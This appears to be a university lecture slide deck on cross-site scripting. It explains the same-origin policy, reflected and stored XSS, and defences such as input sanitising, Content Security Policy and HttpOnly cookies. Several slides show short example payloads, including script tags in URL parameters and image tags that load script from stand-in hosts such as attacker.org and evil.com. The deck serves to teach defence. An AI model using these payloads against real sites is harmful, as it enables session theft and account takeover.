

Web Security: Cross-site Scripting (XSS)

Abhinav Mohanty (Ph.D. Candidate, SIS)

Based on Dieter Gollmann's book, *Computer Security, 3rd Edition*.

Reference: Some slides borrowed from Dr. Meera Sridhar's ITIS 6200/8200 course

Same-Origin Policy (SOP)

- ▶ An **origin** is defined as a combination of URI scheme, host name, and port number (`http://example.com`)
- ▶ two URLs have the same *origin* if they share the protocol, host name, and port number
 - ▶ `http://example.com/app1/index.html`
 - ▶ `https://example.com/app2/index.html` different origin
- ▶ SOP:
 - ▶ a web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same *origin*
 - ▶ cookies cannot be sent to a page with different origin
 - ▶ policy does not restrict static HTML content
 - ▶ can embed images from other domains in webpage

Cross-Site Scripting (XSS)

- ▶ Elevation of privilege attack
 - ▶ exploits the browser's/client's 'trust' in a server

XSS

- ▶ Attack: a malicious script passed to client
 - ▶ script evades the client's SOP (because client thinks it's trusted)
- ▶ User must be lured into taking an action that triggers the attack
 - ▶ e.g. by clicking on a poisoned link
- ▶ End user's browser
 - ▶ has no way to know that the script should not be trusted, and will execute the script
 - ▶ since it thinks script came from a trusted source, malicious script can:
 - ▶ access any cookies, session tokens, or other sensitive information retained by the browser and used with that site
 - ▶ scripts can even rewrite the content of the HTML page!
- ▶ Three main types---Reflected, Stored and DOM-based

Reflected XSS

- ▶ Reflected XSS attacks, also known as non-persistent XSS, occur when a malicious script is reflected off a web application to the victim's browser
- ▶ Script resides on a page on the attacker's server
 - ▶ victim must be lured to this site first
- ▶ User action sends the script to the trusted server
 - ▶ server echoes back client's input for the script to be executed at the client

Reflected XSS

- ▶ Let's say attacker has prepared a page containing element:

```
<a href="http://trusted.com/comment.cgi?mycomment=<script>alert('You have an XSS problem')></script"> Click here </a>
```

- ▶ When victim clicks on the link on the attacker's page, the URL sent to **trusted.com** includes the script in **mycomment**
- ▶ If the trusted server echoes the value of **mycomment** in the result page, the script gets executed on the client within the page from the trusted server
- ▶ In our example, the user will be alerted to the XSS vulnerability. Typical examples of applications echoing client input are search engines or custom 404 (not found) pages
- ▶ There are many ways of embedding scripts. For example, the script may be fetched from the attacker's site via an image element:

```
mycomment=<IMG SRC='http://attacker.org/badfile' ></IMG>"">
```

DEMO

Reflected XSS

Reflected XSS

1. Attacker sends maliciously crafted link to the victim/user

```
https://bank.com?pl="<"img src=x  
onerror=https://evil.com/attack.js
```



5. Attacker has full access to victim's account

2. Victim clicks on the link and sends request to vulnerable bank.com website

4. Victim's browser now trusts attacker's script is from bank.com

3. Vulnerable bank website takes data from request and includes in valid webpage



Stored XSS

- ▶ Attacker places script directly at trusted server
- ▶ Bulletin board applications and forums are good candidates
- ▶ When victim visits attacker's bulletin board or forum entry, script embedded in the entry is executed at the victim's end

DEMO


Stored XSS

Stored XSS

1. Attacker stores malicious JavaScript in comment section of a webpage



``



3. Attacker has full access to victim's account

2. User/victim visits website and the embedded malicious script gets executed in the victim's browser



(General) XSS Defenses

- ▶ Treat XSS as a code injection attack
 - ▶ validate and sanitize inputs, encode server outputs
- ▶ Utilize the Content Security Policy
 - ▶ another browser enforced policy that provides additional fine-grained levels of protection and mitigation against XSS attempts
- ▶ Use the X-XSS-Protection Response Header
 - ▶ a protection built-in into modern browsers, prevents reflected xss
- ▶ Use HTTPOnly cookie flag
 - ▶ using the HttpOnly flag when generating a cookie helps mitigate the risk of client-side script accessing the protected cookie

More Details on mitigation techniques:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html